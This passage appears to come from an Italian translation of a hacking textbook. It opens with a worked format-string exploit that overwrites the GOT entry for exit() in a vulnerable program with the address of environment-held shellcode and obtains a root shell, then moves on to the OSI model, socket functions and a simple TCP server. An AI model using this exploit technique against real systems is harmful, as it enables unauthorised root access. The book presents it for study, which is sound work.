Questo ci rivela che l’indirizzo della funzione `exit()` (in grassetto) si trova nella tabella GOT alla posizione 0x08049784. Se sovrascriviamo questa locazione di memoria con l’indirizzo dello shellcode, il programma lo richiamerà al posto della funzione `exit()`.

Come al solito, inseriamo lo shellcode in una variabile d’ambiente, ne prevediamo la posizione e utilizziamo la vulnerabilità delle stringhe di formato per scrivere il valore. In realtà lo shellcode dovrebbe ancora trovarsi nell’ambiente da prima, per cui restano solo da modificare i primi 16 byte della stringa di formato. Ripetiamo nuovamente i calcoli per i parametri %x, per chiarezza. Nell’output che segue, scriviamo l’indirizzo dello shellcode (❶) sull’indirizzo della funzione `exit()` (❷).

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
```

```
SHELLCODE will be at ❶0xbffff9ec
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:   file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET  TYPE              VALUE
08049764 R_386_GLOB_DAT   __gmon_start__
08049774 R_386_JUMP_SLOT  __gmon_start__
08049778 R_386_JUMP_SLOT  __libc_start_main
0804977c R_386_JUMP_SLOT  strcpy
08049780 R_386_JUMP_SLOT  printf
❷ 08049784 R_386_JUMP_SLOT exit


reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x86\x97\x04\x08\x84\x97\
x04\x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????



                                              b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Quando fmt_vuln.c prova a richiamare la funzione `exit()`, il suo indirizzo viene cercato nella GOT e viene effettuato un salto attraverso la PLT. Dato che l'indirizzo è stato sostituito con quello dello shellcode nell'ambiente, viene prodotta una shell di root.

Un altro vantaggio di sovrascrivere la GOT è che la sua forma rimane uguale per ciascuna architettura che usi lo stesso formato binario. Un diverso sistema che usi lo stesso formato binario avrà la stessa voce nello stesso indirizzo della tabella GOT.

La capacità di sovrascrivere qualsiasi indirizzo arbitrariamente apre un ventaglio di possibilità. In pratica, qualsiasi intervallo di memoria che risulti scrivibile e contenga un indirizzo che diriga il flusso di esecuzione di un programma potrà essere oggetto di un exploit.

Capitolo 4

Strutture di rete

Comunicazione e linguaggio hanno notevolmente migliorato le capacità della razza umana. Usando un linguaggio comune, gli uomini sono in grado di trasferire conoscenze, coordinare azioni e condividere esperienze. In modo simile, i programmi possono diventare molto più potenti quando hanno la capacità di comunicare con altri programmi attraverso una rete. La reale utilità di un browser web non risiede nel programma stesso, ma nella sua capacità di comunicare con i server web.

Le reti sono talmente diffuse che vengono talvolta date per scontate. Molte applicazioni come la posta elettronica, il Web e la messaggistica istantanea si basano su attività di rete; ciascuna di queste utilizza un particolare protocollo di rete, ma ciascun protocollo utilizza gli stessi metodi generali per il trasporto dei dati in rete.

Molte persone non si rendono conto che esistono vulnerabilità anche negli stessi protocolli di rete. In questo capitolo vedrete come gestire le operazioni di rete nelle vostre applicazioni usando i socket e come cominciare ad affrontare le più comuni vulnerabilità di rete.

0x410 Il modello OSI

Quando due computer comunicano tra di loro, devono parlare lo stesso linguaggio. La struttura di questo linguaggio è descritta nei livelli del modello OSI, il quale fornisce gli standard che consentono a periferiche hardware come router e firewall di concentrarsi sul particolare aspetto delle comunicazioni che le riguarda, ignorando gli altri aspetti. Il modello OSI è suddiviso in livelli concettuali di comunicazione. In questo modo router e firewall possono preoccuparsi soltanto di passare i dati ai livelli inferiori, ignorando i livelli superiori di incapsulamento dati usati dalle applicazioni in esecuzione.

I sette livelli OSI sono i seguenti.

- **Il livello fisico** si occupa della connessione fisica tra due punti. Si tratta del livello inferiore, il cui ruolo principale è quello di comunicare flussi di bit. Questo livello ha inoltre la responsabilità di attivare, mantenere e disattivare queste comunicazioni a flussi di bit.
- **Il livello di collegamento dati** si occupa dell'effettivo trasferimento dei dati tra due punti. A differenza del livello fisico, che provvede a inviare i semplici bit, questo livello fornisce funzioni di alto livello, come la correzione di errori e il controllo di flusso, oltre a procedure per attivare, mantenere e disattivare le connessioni di collegamento dati.
- **Il livello di rete** opera come territorio intermedio: il suo ruolo principale è quello di agevolare il passaggio delle informazioni tra i livelli inferiori e superiori, fornendo

funzioni di indirizzamento e routing.

- **Il livello di trasporto** consente il trasferimento trasparente di dati tra sistemi. Consentendo una comunicazione dati affidabile, questo livello consente ai livelli superiori di non preoccuparsi di aspetti come l'affidabilità o la sostenibilità dei costi della trasmissione dati.
- **Il livello di sessione** ha la responsabilità di stabilire e mantenere le connessioni tra applicazioni di rete.
- **Il livello di presentazione** provvede a presentare i dati alle applicazioni in una sintassi o linguaggio che esse comprendono. Ciò consente di ottenere funzioni come la cifratura e la compressione dei dati.
- **Il livello di applicazione** controlla i requisiti delle applicazioni.

Quando i dati sono comunicati tramite questi livelli di protocollo, sono inviati in piccole porzioni chiamate *pacchetti*. Ciascun pacchetto contiene implementazione dei livelli di protocollo. A partire dal livello di applicazione, il pacchetto "avvolge" attorno ai dati il livello di presentazione, che avvolge il livello di sessione, che avvolge il livello di trasporto e così via. Questo processo si chiama *incapsulamento*. Ogni livello contiene un'intestazione e un corpo; la prima contiene le informazioni di protocollo necessarie per il livello in questione, mentre il corpo contiene i dati. Il corpo di un livello contiene l'intero pacchetto dei livelli incapsulati precedentemente, in un meccanismo a buccia di cipolla come i contesti funzionali dello stack di un programma.


Per esempio, quando si naviga nel Web, il cavo e la scheda Ethernet costituiscono il

livello fisico, che si occupa della trasmissione di bit da un capo del cavo all'altro. Il livello successivo è quello del collegamento dati, che in questo esempio è costituito da Ethernet, che fornisce le comunicazioni di basso livello tra le porte Ethernet sulla LAN. Questo protocollo consente la comunicazione tra le porte Ethernet, ma queste porte non hanno ancora indirizzi IP. Il concetto di indirizzi IP non esiste finché non si arriva al livello successivo, quello di rete. Oltre all'indirizzamento, tale livello gestisce lo spostamento di dati da un indirizzo a un altro. Questi tre livelli inferiori, insieme, sono in grado di inviare pacchetti di dati da un indirizzo IP a un altro. Il livello successivo è quello di trasporto, che per il traffico web è TCP, e fornisce una connessione socket trasparente bidirezionale. Il termine *TCP/IP* descrive l'uso di TCP sul livello di trasporto e di IP sul livello di rete. A questo livello esistono altri schemi di indirizzamento; tuttavia, il vostro traffico web probabilmente utilizza IPv4 (IP versione 4). Gli indirizzi IPv4 seguono la forma familiare *XX.XX.XX.XX*. Su questo livello esiste anche IPv6 (IP versione 6), con uno schema di indirizzamento totalmente diverso. Poiché IPv4 è ancora il più comune, in questo libro *IP* si riferisce sempre a tale schema di indirizzamento.

Il traffico web in sé per comunicare utilizza HTTP (HyperText Transfer Protocol), che si trova sul livello superiore del modello OSI. Quando navigate sul Web, il browser nella vostra rete comunica attraverso Internet con il server web localizzato su una rete privata diversa. In tale situazione, i pacchetti dati sono incapsulati fino al livello fisico, dove vengono passati a un router. Poiché il router non si preoccupa del contenuto dei pacchetti, deve implementare i protocolli soltanto fino al livello di rete. Il router poi invia i pacchetti a Internet, dove questi raggiungono il router della rete di destinazione. Tale router quindi

incapsula i pacchetti con le intestazioni del protocollo del livello inferiore necessarie perché essi raggiungano la loro destinazione finale. Il processo è mostrato nella figura alla pagina seguente.

L’incapsulamento del pacchetto costituisce un linguaggio complesso che gli host su Internet (e su altri tipi di reti) utilizzano per comunicare tra di loro. Questi protocolli sono programmati in router, firewall e nei sistemi operativi dei computer degli utenti in modo da consentire la comunicazione. I programmi che usano le reti, come i browser web e i client di posta elettronica, hanno la necessità di interfacciarsi con il sistema operativo che gestisce le comunicazioni di rete. Poiché il sistema operativo si preoccupa dei dettagli dell’incapsulamento, per scrivere programmi di rete basta semplicemente usare l’interfaccia di rete del sistema operativo.



0x420 Socket

Un socket è un modo standard per eseguire comunicazioni di rete tramite il sistema operativo; può essere considerato come un punto terminale di una connessione, come una presa di un quadro di commutazione. Questi socket, tuttavia, sono soltanto astrazioni dei programmatori che si occupano di tutti i dettagli del modello OSI descritto in precedenza. Per il programmatore, un socket può essere usato per inviare o ricevere dati in una rete. Questi dati sono trasmessi al livello di sessione (5), al di sopra dei livelli inferiori (gestiti dal sistema operativo), che si occupano del routing. Esistono diversi tipi di socket che determinano la struttura del livello di trasporto (4); quelli più comuni sono i socket stream e i socket datagrammi.

I socket stream forniscono affidabili comunicazioni bidirezionali, simili a quelle che si intrattengono al telefono. Un lato inizia la connessione all'altro, e dopo che la connessione è stata stabilita, ognuno dei due lati può comunicare con l'altro. In più vi è una conferma immediata che ciò che si è detto ha raggiunto immediatamente la destinazione. I socket stream usano un protocollo di comunicazione standard denominato TCP (Transmission Control Protocol), di pertinenza del livello di trasporto (4) del modello OSI. Nelle reti di computer, i dati sono solitamente trasmessi a gruppi chiamati pacchetti. Il protocollo TCP è progettato in modo che i pacchetti di dati arrivino a destinazione senza errori e in sequenza, come in una conversazione telefonica le parole arrivano all'interlocutore nell'ordine in cui sono state pronunciate all'altro capo della linea. Server web, server email e i rispettivi client utilizzano tutti il protocollo TCP e socket stream per comunicare.

Un altro tipo comune di socket è il datagramma. La comunicazione con un socket datagramma è più simile all'uso della posta tradizionale che a una telefonata. La connessione è monodirezionale e poco affidabile. Se si inviano più lettere, non si può essere certi che arrivino nello stesso ordine in cui sono state spedite, e nemmeno che giungano a destinazione. Il servizio postale è relativamente affidabile, come del resto Internet. I socket datagrammi usano un altro protocollo standard denominato UDP, invece del TCP sul livello di trasporto (4). UDP sta per User Datagram Protocol, a indicare che può essere usato per creare protocolli personalizzati. Questo protocollo è molto semplice e leggero, con pochi meccanismi di salvaguardia; non corrisponde a una connessione reale, ma semplicemente a un metodo di base per inviare dati da un punto a un altro. Con i socket datagrammi vi è un sovraccarico di lavoro minimo nel protocollo, che tuttavia non fa molto.

Se il programma richiede una conferma del fatto che un pacchetto sia stato ricevuto dalla sua destinazione, è necessario predisporre un codice per cui il destinatario rinvii al mittente un pacchetto di riscontro. In alcuni casi la perdita di pacchetti è accettabile. Socket datagrammi e UDP sono usati comunemente nei giochi in rete e negli streaming media, poiché consentono agli sviluppatori di mettere a punto le comunicazioni esattamente secondo le loro esigenze, senza il sovraccarico portato dal TCP.

0x421 Funzioni per i socket

In C, i socket si comportano in modo simile ai file, perché utilizzano descrittori di file per la loro identificazione. Inoltre è possibile utilizzare le funzioni `read()` e `write()` per ricevere e inviare dati usando descrittori di file per socket. Tuttavia, vi sono diverse funzioni specificamente progettate per i socket, i cui prototipi sono definiti in /usr/include/sys/ sockets.h.

socket(int dominio, int tipo, int protocollo)

Questa funzione è usata per creare un nuovo socket, restituisce un descrittore di file per il socket oppure 1 in caso di errore.

connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)

Connette un socket (descritto dal descrittore di file fd) a un host remoto. Restituisce 0 in caso di successo, -1 in caso di errore.

bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)

Esegue il binding di un socket a un indirizzo locale in modo che possa mettersi in ascolto di connessioni in arrivo. Restituisce 0 in caso di successo, -1 in caso di errore.

listen(int fd, int backlog_queue_size)

Si pone in ascolto per connessioni in arrivo e accoda le richieste di connessione fino a backlog_queue_size. Restituisce 0 in caso di successo, -1 in caso di errore.

accept(int fd, sockaddr *remote_host, socklen_t *addr_length)

Accetta una connessione in arrivo su un socket. Le informazioni dell'indirizzo provenienti dall'host remoto sono scritte nella struttura remote_host e la dimensione effettiva della struttura di indirizzo è scritta in *addr_length. Questa funzione restituisce un nuovo descrittore di file socket per identificare il socket connesso, oppure -1 in caso di errore. **send(int fd, void *buffer, size_t *n*, int flags)**

Invia n byte da *buffer al socket fd; restituisce il numero di byte inviati o -1 in caso di errore.

recv(int fd, void *buffer, size_t *n*, int flags)

Riceve n byte dal socket fd in *buffer; restituisce il numero di byte ricevuti o -1 in caso

di errore.

Quando si crea un socket con la funzione `socket()`, è necessario specificare il dominio, il tipo e il protocollo del socket in questione. Il dominio indica la famiglia di protocolli; un socket può essere usato per comunicare con una varietà di protocolli, dal protocollo Internet standard impiegato quando si naviga nel Web ai protocolli dei radioamatori come AX.25 (per chi vuole fare il matto). Queste famiglie di protocolli sono definite in bits/socket.h, che è automaticamente incluso da sys/ socket.h.

Da /usr/include/bits/socket.h

```
/* Famiglie di protocolli. */
#define PF_UNSPEC 0 /* Non specificato. */
#define PF_LOCAL 1 /* Locale all'host (pipe e file-domain). */
#define PF_UNIX   PF_LOCAL /* Vecchio nome BSD per PF_LOCAL. */
#define PF_FILE   PF_LOCAL /* Un altro nome non standard per PF_LOCAL. */
#define PF_INET   2 /* Famiglia protocollo IP. */
#define PF_AX25   3 /* AX.25 per radioamatori. */
#define PF_IPX    4 /* Novell Internet Protocol. */
#define PF_APPLETALK 5 /* Appletalk DDP. */
#define PF_NETROM 6 /* NetROM per radioamatori. */
#define PF_BRIDGE 7 /* Bridge multiprotocollo. */
#define PF_ATMPVC 8 /* PVC ATM. */
#define PF_X25    9 /* Riservato per il progetto X.25. */
#define PF_INET6  10 /* IP version 6. */
    ...
```

Come si è detto in precedenza, esistono diversi tipi di socket, anche se stream e

datagrammi sono i più comuni. Anche i tipi di socket sono definiti in bits/socket.h.

```
(I /* commenti */ nel codice precedente sono ovviamente commenti).
```

Da /usr/include/bits/socket.h

```
/* Tipi di socket. */
enum __socket_type
{
  SOCK_STREAM = 1,   /* Stream di byte sequenziale, affidabile, basato su
 connessione. */
 #define SOCK_STREAM SOCK_STREAM
  SOCK_DGRAM = 2, /* Datagrammi non affidabili, privi di informazioni
 sulla connessione, di lunghezza massima fissata. */
 #define SOCK_DGRAM SOCK_DGRAM

    ...
```

L'ultimo argomento della funzione `socket()` è il protocollo, che dovrebbe quasi sempre essere 0. La specifica consente di indicare più protocolli in una famiglia, perciò questo argomento è usato per selezionare uno dei protocolli presenti. In pratica, tuttavia, la maggior parte delle famiglie contiene un solo protocollo, perciò l'argomento normalmente va impostato a 0 per indicare il primo e l'unico protocollo presente.

In tutti gli esempi trattati in questo libro sarà così, perciò questo argomento sarà sempre 0.

0x422 Indirizzi dei socket

Molte delle funzioni per i socket fanno riferimento a una struttura sockaddr per passare informazioni di indirizzo che definiscono un host. Anche questa struttura è definita in bits/socket.h.

Da /usr/include/bits/socket.h

```
/* Ottiene la definizione della macro per definire i membri comuni di
sockaddr. */
#include <bits/sockaddr.h>

/* Struttura che descrive un indirizzo socket generico. */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_); /* Dati comuni: famiglia indirizzi e
lunghezza. */
    char sa_data[14]; /* Dati indirizzo. */
 };
```

La macro per SOCKADDR_COMMON è definita nel file incluso bits/sockaddr.h, che in pratica effettua la traduzione in un intero short senza segno. Questo valore definisce la famiglia dell'indirizzo, e il resto della struttura è riservato ai dati dell'indirizzo. Poiché i socket possono comunicare usando una varietà di famiglie di protocolli, ognuna con il proprio modo di definire gli indirizzi dei punti terminali, anche la definizione di un indirizzo deve essere variabile, in base alla famiglia corrispondente. Le possibili famiglie di indirizzi sono anch'esse definite in bits/socket.h; solitamente si traducono direttamente nelle

corrispondenti famiglie di protocolli.

Da /usr/include/bits/socket.h

```
/* Famiglie di indirizzi. */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL  PF_LOCAL
#define AF_UNIX   PF_UNIX
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6  PF_INET6
    ...
```

Poiché un indirizzo può contenere diversi tipi di informazioni, in base alla famiglia, vi sono diverse altre strutture di indirizzi che contengono, nella sezione dei dati di indirizzo, elementi comuni dalla struttura sockaddr e informazioni specifiche della famiglia di indirizzi. Queste strutture sono della stessa dimensione, perciò è possibile eseguire un typecast da una all'altra. Ciò significa che una funzione `socket()` accetterà semplicemente un puntatore a una struttura sockaddr, che può puntare a una struttura di indirizzi per IPv4, IPv6 o X.25. Questo consente alle funzioni per i socket di operare su una varietà di protocolli.

In questo libro ci occupiamo di Internet Protocol versione 4, corrispondente alla famiglia di protocolli PF_INET, che usa la famiglia di indirizzi AF_INET. La struttura di indirizzi socket parallela per AF_INET è definita nel file netinet/in.h.


Da /usr/include/netinet/in.h

```
/* Struttura che descrive un indirizzo socket Internet. */
struct sockaddr_in
  {
    __SOCKADDR_COMMON (sin_);
    in_port_t sin_port;   /* Numero porta. */
    struct in_addr sin_addr;   /* Indirizzo Internet. */

    /* Riempie fino alla dimensione di 'struct sockaddr'. */
    unsigned char sin_zero[sizeof (struct sockaddr) -
        __SOCKADDR_COMMON_SIZE -
        sizeof (in_port_t) -
        sizeof (struct in_addr)];
  };
```

La parte SOCKADDR_COMMON all'inizio della struttura è semplicemente l'intero short senza segno citato in precedenza, usato per definire la famiglia di indirizzi. Poiché un indirizzo di un punto terminale socket è costituito da un indirizzo Internet e da un numero di porta, questi sono i due valori successivi nella struttura. Il numero di porta è uno short a 16 bit, mentre la struttura in_addr usata per l'indirizzo Internet contiene un numero a 32 bit. Il resto della struttura è costituito da 8 byte utilizzati per riempire il resto della struttura sockaddr. Questo spazio non è usato, ma deve essere conservato in modo che sia sempre possibile il typecast da una struttura all'altra. Alla fine le strutture di indirizzi socket hanno

un aspetto simile al seguente:



0x423 Ordinamento byte di rete

Il numero di porta e l'indirizzo IP usati nella struttura di indirizzi socket AF_INET devono seguire l'ordinamento dei byte di rete, big-endian, che è l'opposto dell'ordinamento little-endian per gli x86, perciò questi valori devono essere convertiti. Vi sono diverse funzioni scritte specificamente per effettuare tali conversioni, i cui prototipi sono definiti nei file netinet/in.h e arpa/inet.h. Di seguito ne forniamo un breve riepilogo.

htonl(*valore long*) **Long da host a rete**

Converte un intero a 32 bit dall'ordine dei byte dell'host all'ordine dei byte di rete.

htons(*valore short*) **Short da host a rete**

Converte un intero a 16 bit dall'ordine dei byte dell'host all'ordine dei byte di rete.

ntohl(*valore long*) **Long da rete a host**

Converte un intero a 32 bit dall'ordine dei byte di rete all'ordine dei byte dell'host.

ntohs(*valore short*) **Short da rete a host**

Converte un intero a 16 bit dall'ordine dei byte di rete all'ordine dei byte dell'host.

Per compatibilità con tutte le architetture, queste funzioni di conversione vanno usate anche se l'host usa un processore che impiega l'ordinamento big-endian.

0x424 Conversione dell'indirizzo Internet

Quando vedete 12.110.110.204, probabilmente lo riconoscete come indirizzo Internet (IP versione 4). Questa familiare notazione puntata è un modo comune per specificare gli indirizzi Internet, ed esistono funzioni per passare da essa a un intero a 32 bit nell'ordine dei byte di rete, e viceversa. Tali funzioni sono definite nel file arpa/inet.h; le due più utili sono le seguenti.

inet_aton(char *ascii_addr, struct in_addr *network_addr)

Da ASCII a rete

Questa funzione converte una stringa ASCII contenente un indirizzo IP in notazione a numeri puntati in una struttura in_addr che, come ricorderete, contiene soltanto un intero a 32 bit che rappresenta l'indirizzo IP in ordine dei byte di rete.

inet_ntoa(struct in_addr *network_addr)

Da rete ad ASCII

Questa funzione esegue la conversione contraria. Riceve un puntatore a una struttura in_addr contenente un indirizzo IP e restituisce un puntatore carattere a una stringa ASCII contenente l'indirizzo IP in notazione a numeri puntati. La stringa è registrata in un buffer di memoria allocato staticamente nella funzione, perciò è accessibile fino alla successiva chiamata a `inet_ntoa()`, quando viene sovrascritta.

0x425 Un semplice esempio di server

Il modo migliore per illustrare come si usano queste funzioni è quello di presentare degli esempi. Il codice server riportato di seguito si pone in ascolto di connessioni TCP sulla porta 7890. Quando un client si connette, il server invia il messaggio *Hello, world*! e poi riceve i dati fino alla chiusura della connessione. Tutto si svolge mediante funzioni socket e strutture derivate dai file include citati in precedenza, che sono inclusi all'inizio del programma. Un'utile funzione di dump della memoria è stata aggiunta al file hacking.h.

Funzione aggiunta al file hacking.h

```
// Esegue il dump della memoria in byte esadecimali e in formato stampabile
void dump(const unsigned char *data_buffer, const unsigned int length) {
   unsigned char byte;
   unsigned int i, j;
   for(i=0; i < length; i++) {
      byte = data_buffer[i];
      printf("%02x ", data_buffer[i]); // Visualizza i byte in
                                       // esadecimale.
      if(((i%16)==15) || (i==length-1)) {
         for(j=0; j < 15-(i%16); j++)
            printf("   ");
         printf("| ");
         for(j=(i-(i%16)); j <= i; j++) { // Visualizza i byte stampabili
                                          // dalla riga.
            byte = data_buffer[j];
            if((byte > 31) && (byte < 127)) // Al di fuori dell'intervallo
                                            // dei caratteri stampabili
               printf("%c", byte);
            else
               printf(".");
         }
         printf("\n"); // Fine della riga di dump (ogni riga è di 16 byte)
      } // End if
   } // End for
}
```

Questa funzione è usata per visualizzare i dati del pacchetto dal programma server, ma poiché è utile anche in altre sedi, è stata posta nel file hacking.h. Il resto del programma server viene spiegato durante la presentazione del codice sorgente.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#define PORT 7890 // La porta a cui gli utenti si connetteranno

int main(void) {
   int sockfd, new_sockfd; // Si mette in ascolto su sock_fd, nuova
                           // connessione su new_fd
   struct sockaddr_in host_addr, client_addr; // Informazioni indirizzo
   socklen_t sin_size;
   int recv_length=1, yes=1;
   char buffer[1024];

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) ==
-1)
      fatal("setting socket option SO_REUSEADDR");
```

Fin qui il programma imposta un socket usando la funzione `socket()`. Desideriamo un socket TCP/IP, perciò la famiglia di protocolli è PF_INET per IPv4 e il tipo di socket è SOCK_STREAM per uno stream. L’ultimo argomento è 0, poiché vi è un solo protocollo nella famiglia PF_INET. Questa funzione restituisce un descrittore di file socket che è memorizzato in sockfd.

La funzione `setsockopt()` è usata semplicemente per impostare opzioni dei socket. La chiamata di questa funzione imposta l’opzione SO_REUSEADDR a true, che consente il

riutilizzo di un dato indirizzo per il binding. Senza l'impostazione di questa opzione, quando il programma tenta di eseguire il binding su una porta data, fallisce nel caso in cui tale porta sia già in uso. Se un socket non è chiuso in modo appropriato, potrebbe apparire in uso, perciò questa opzione consente a un socket di effettuare il binding su una porta (e di prenderne il controllo) anche se sembra in uso.

Il primo argomento della funzione è il socket (referenziato da un descrittore di file), il secondo specifica il livello dell'opzione e il terzo specifica l'opzione stessa. Poiché SO_REUSEADDR è un'opzione di livello socket, il livello è impostato a SOL_SOCKET. Vi sono molte diverse opzioni socket definite in /usr/include/asm/socket.h. Gli ultimi due argomenti sono un puntatori ai dati a cui impostare l'opzione e la lunghezza di tali dati. Un puntatore ai dati e la lunghezza dei dati sono argomenti usati spesso con le funzioni per i socket, perché consentono di gestire tutti i tipi di dati, da byte singoli a grandi strutture dati. L'opzione SO_REUSEADDR usa un intero a 32 bit come valore, perciò, per impostarla a true, gli ultimi due argomenti devono essere un puntatore al valore intero 1 e la dimensione di un intero (4 byte).

```
      host_addr.sin_family = AF_INET;   // Ordine dei byte host
      host_addr.sin_port = htons(PORT); // Ordine dei byte di rete, short
      host_addr.sin_addr.s_addr = 0; // Riempimento automatico con il mio IP.
      memset(&(host_addr.sin_zero), '\0', 8); // Imposta a zero il resto della
                                              // struttura.

      if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr))
   == -1)
         fatal("binding to socket");
      if (listen(sockfd, 5) == -1)
```

```
		fatal("listening on socket");
```

Queste righe impostano la struttura host_addr per l’uso nella chiamata per il binding. La famiglia di indirizzi è AF_INET, poiché stiamo usando IPv4 e la struttura sockaddr_in. La porta è impostata a PORT, definita come 7890. Questo valore intero short deve essere convertito nell’ordine dei byte di rete, perciò si utilizza la funzione `htons()`. L’indirizzo è impostato a 0, che significa che sarà riempito automaticamente con l’indirizzo IP dell’host. Poiché il valore 0 è lo stesso indipendentemente dall’ordine dei byte, non è necessaria alcuna conversione.

La chiamata `bind()` passa il descrittore di file socket, la struttura dell’indirizzo e la lunghezza di quest’ultima, ed esegue il binding del socket all’indirizzo IP corrente sulla porta 7890.

La chiamata `listen()` indica al socket di porsi in ascolto per connessioni in arrivo, e una successiva chiamata `accept()` accetta una connessione in arrivo. La funzione `listen()` pone tutte le connessioni in arrivo in una coda di backlog finché una chiamata `accept()` le accetta. L’ultimo argomento nella chiamata `listen()` imposta la dimensione massima per la coda di backlog.

```
   while(1) { // Ciclo di accettazione.
      sin_size = sizeof(struct sockaddr_in);
      new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_
size);
      if(new_sockfd == -1)
         fatal("accepting connection");
      printf("server: got connection from %s port
```

```
%d\n",            inet_ntoa(client_addr.sin_addr), ntohs(client_addr.
sin_port));
        send(new_sockfd, "Hello, world!\n", 13, 0);
        recv_length = recv(new_sockfd, &buffer, 1024, 0);
        while(recv_length > 0) {
           printf("RECV: %d bytes\n", recv_length);
           dump(buffer, recv_length);
           recv_length = recv(new_sockfd, &buffer, 1024, 0);
        }
        close(new_sockfd);
      }
      return 0;
   }
```

Vi è poi un ciclo che accetta le connessioni in arrivo. I primi due argomenti della funzione `accept()` dovrebbero risultare subito chiari; l'ultimo argomento è un puntatore alla dimensione della struttura di indirizzi, necessario perché la funzione `accept()` scrive le informazioni di indirizzo del client che si connette nella struttura di indirizzi e la dimensione della struttura in sin_size. Per i nostri scopi la dimensione non cambia mai, ma per usare la funzione dobbiamo rispettare le convenzioni di chiamata. La funzione `accept()` restituisce un nuovo descrittore di file socket per la connessione accettata. In questo modo, il descrittore di file socket originale può essere ancora usato per accettare nuove connessioni, mentre quello nuovo è usato per comunicare con il client connesso.

Una volta ottenuta una connessione, il programma visualizza un messaggio corrispondente, usando `inet_ntoa()` per convertire la struttura di indirizzi sin_addr in una stringa IP in formato a numeri puntati e `ntohs()` per convertire l'ordine dei byte del numero sin_port.

La funzione `send()` invia i 13 byte della stringa Hello, world!\n al nuovo socket che descrive la nuova connessione. L'ultimo argomento della funzione `send()` e della funzione `recv()` è un flag che, per i nostri scopi, sarà sempre 0.

Vi è poi un ciclo che riceve dati dalla connessione e li emette in output. La funzione `recv()` riceve un puntatore a un buffer e una lunghezza massima di dati da leggere dal socket, scrive i dati nel buffer e restituisce il numero di byte effettivamente scritti. Il ciclo prosegue finché `recv()` continua a ricevere dati.

Una volta compilato ed eseguito, il programma esegue il binding alla porta 7890 dell'host e si pone in attesa di connessioni in arrivo:

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

Un client telnet funziona sostanzialmente come un client di connessione TCP generico, perciò può essere usato per connettersi al server specificando l'indirizzo IP di destinazione e la porta.

Da una macchina remota

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Trying 192.168.42.248...
Connected to 192.168.42.248.
Escape character is '^]'.
Hello, world!
```

```
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

Al momento della connessione il server invia la stringa Hello, world!, poi vi è l'echo di carattere locale corrispondente a quanto inserisco da tastiera, this is a test, e poi una riga di caratteri battuti a caso sulla tastiera. Lato server, l'output mostra la connessione e i pacchetti di dati inviati.

Sulla macchina locale

```
reader@hacking:~/booksrc $ ./a.out
server: got connection from 192.168.42.1 port 56971
RECV: 16 bytes
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 bytes
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

0x426 Un esempio di client web

